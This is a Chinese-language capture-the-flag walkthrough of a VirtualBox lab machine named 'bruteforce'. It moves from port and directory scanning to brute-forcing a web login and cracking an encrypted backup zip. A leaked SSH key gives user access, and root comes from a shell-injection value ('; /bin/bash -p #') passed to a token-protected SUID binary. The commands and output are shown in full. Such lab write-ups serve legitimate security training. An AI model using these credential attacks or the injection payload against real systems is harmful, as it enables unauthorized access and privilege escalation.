bruteforce

user

打开靶机先信息搜集

```
fscan -h 10.41.79.44

┌───────────────────────────────────────────────┐
│    ___                              _         │
│   / _ \     ___  ___ _ __ __ _  ___| | __     │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /     │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <      │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\     │
└───────────────────────────────────────────────┘
      Fscan Version: 2.0.1

[2026-02-03 21:36:49] [INFO] 开始信息扫描
[2026-02-03 21:36:49] [INFO] 最终有效主机数量: 1
[2026-02-03 21:36:49] [INFO] 开始主机扫描
[2026-02-03 21:36:49] [INFO] 使用所有可用插件（已排除本地敏感插件）
[2026-02-03 21:36:49] [INFO] 有效端口数量: 233
[2026-02-03 21:36:50] [SUCCESS] 端口开放 10.41.79.44:80
[2026-02-03 21:36:50] [SUCCESS] 端口开放 10.41.79.44:22
```

```
然后nmap dirsearch扫描没
```


```
dirsearch


[21:37:54] Starting:
[21:37:55] 403 -   276B  - /.ht_wsr.txt
[21:37:55] 403 -   276B  - /.htaccess.bak1
[21:37:55] 403 -   276B  - /.htaccess.orig
[21:37:55] 403 -   276B  - /.htaccess.sample
```

```
[21:37:55] 403 -  276B  - /.htaccess.save
[21:37:55] 403 -  276B  - /.htaccess_extra
[21:37:55] 403 -  276B  - /.htaccess_orig
[21:37:55] 403 -  276B  - /.htaccess_sc
[21:37:55] 403 -  276B  - /.htaccessBAK
[21:37:55] 403 -  276B  - /.htaccessOLD
[21:37:55] 403 -  276B  - /.htaccessOLD2
[21:37:55] 403 -  276B  - /.htm
[21:37:55] 403 -  276B  - /.html
[21:37:55] 403 -  276B  - /.htpasswds
[21:37:55] 403 -  276B  - /.htpasswd_test
[21:37:55] 403 -  276B  - /.httr-oauth
[21:37:55] 403 -  276B  - /.php
[21:38:06] 200 -  891B  - /maintenance.html//这个去访问一下
[21:38:10] 403 -  276B  - /server-status
[21:38:10] 403 -  276B  - /server-status/
```

```
nmap -p- -sV 10.41.79.44
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 21:36 CST
Nmap scan report for 10.41.79.44
Host is up (0.00021s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
9090/tcp open  http    Werkzeug httpd 3.1.5 (Python 3.9.2)
MAC Address: 08:00:27:DC:FD:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 141.58 seconds
```




```
[WARDEN-02] AUTOMATED DEFENSE LOG

DO NOT INDEX. INTERNAL USE ONLY.

[02:14:50] MONITOR: Traffic spike detected on eth0.
[02:14:55] ALERT: Signature match {BRUTE_FORCE_SCAN}.
[02:14:55] ACTION: LOCKDOWN initiated. Public HTTP (80) suspended.
[02:14:56] NOTIFY: Admin [ta0] a[illegible]
[02:14:57] CONFIG: Loading emergency_failover.conf...
[02:14:58] FAILOVER: Admin Console rerouted to backup port.
[02:14:58] BIND: Internal Management Interface listening on ::0.0.0.0:9090
[02:14:59] STATUS: Waiting for authorized secure handshake...
```

```
上面的是/maintenance.html 这个
```

80端口



Scheduled Maintenance


The Bruteforce Node-1 is currently undergoing firmware upgrades.

We apologize for the inconvenience. Services are expected to resume shortly.

Admin Note: Upgrade initiated by user **[ta0]**.

(Status logs have been generated in the usual directory for audit purposes.)

然后去访问9090端口，发现是登录页面




10.153.105.44:9090

System Backup Access

Invalid credentials provided.

去爆破账号密码，爆破出来是

```
admin/password123
```



Welcome, Administrator

The automated backup system has generated a new artifact.

Status: **Locked (Encryption Enabled)**

下载去爆破，由于win上面的sb工具坏了，也是当sb了(本来就是)

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u site_backup.zip
```

爆破出来是rockyou

然后发现有私钥

创建文件,写id_rsa，去保存，然后在前面有个ta0没有使用到，应该就是用户名了直接去连接

这里记得给文件加600权限

```
chmod 600 id_rsa
'id_rsa' 的模式已由 0500 (r-x------) 更改为 0600 (rw-------)

 ⍰ ⍰ ⍰ ~ ▒ ssh -i id_rsa ta0@10.41.79.44
Linux bruteforce 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jan 25 07:16:48 2026 from 192.168.56.104
ta0@bruteforce:~$ cat u*
flag{user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c}
```

root

```
ta0@bruteforce:~$ ls -al
total 36
drwx------ 3 ta0  ta0  4096 Jan 25 07:18 .
drwxr-xr-x 3 root root 4096 Jan 25 05:29 ..
-rw------- 1 ta0  ta0    65 Jan 25 06:58 .bash_history
-rw-r--r-- 1 ta0  ta0   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 ta0  ta0  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 ta0  ta0   807 Apr 18  2019 .profile
-rw------- 1 ta0  ta0    27 Jan 25 07:18 .rediscli_history
drwx------ 2 ta0  ta0  4096 Jan 25 05:37 .ssh
-r-------- 1 ta0  ta0    44 Jan 25 06:42 user.txt
```

发现有个rediscli的东西，看一下有什么东西吗

```
ta0@bruteforce:~$ cat .rediscli_history
GET maintenance_token
exit
```

获得token的，然后再去看看suid

```
ta0@bruteforce:~$ find / -perm -4000 -print 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
```

```
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/scripts/sys_monitor
ta0@bruteforce:~$ ls -l /opt/scripts/sys_monitor
-rwsr-xr-x 1 root root 16960 Jan 25 06:37 /opt/scripts/sys_monitor
ta0@bruteforce:~$ /opt/scripts/sys_monitor
System Monitor Tool v2.0 (Secure Mode)
Usage: /opt/scripts/sys_monitor <auth_token> <service_name>
ta0@bruteforce:~$ /opt/scripts/sys_monitor "DUMMY_TOKEN" "service; /bin/sh"
Access Denied.
```

发现有个/opt/scripts/sys_monitor，正好这个是需要token的，应该好上面的联立起来了

再去查看命令记录，

```
ta0@bruteforce:~$ cat ~/.bash_history
redis-cli -h 127.0.0.1 -a redis_rulez get maintenance_token
exit
ta0@bruteforce:~$ redis-cli -a redis_rulez GET maintenance_token
Warning: Using a password with '-a' or '-u' option on the command line interface may
not be safe.
"X-MNT-9921"
```

发现之前执行过 `redis-cli -h 127.0.0.1 -a redis_rulez get maintenance_token` 。然后去提取令牌

```
ta0@bruteforce:~$ /opt/scripts/sys_monitor "X-MNT-9921" "any_service; /bin/bash -p"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service any_service; /bin/bash -p status
any_service: unrecognized service
/bin/bash: status: No such file or directory
```

然后想着去拼接执行命令，但是有点问题/bin/bash -p status直接去注释点

```
ta0@bruteforce:~$ /opt/scripts/sys_monitor "X-MNT-9921" "any_service; /bin/bash -p #"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service any_service; /bin/bash -p # status
any_service: unrecognized service
root@bruteforce:~# id
uid=0(root) gid=0(root) groups=0(root),1000(ta0)
```

然后拿下root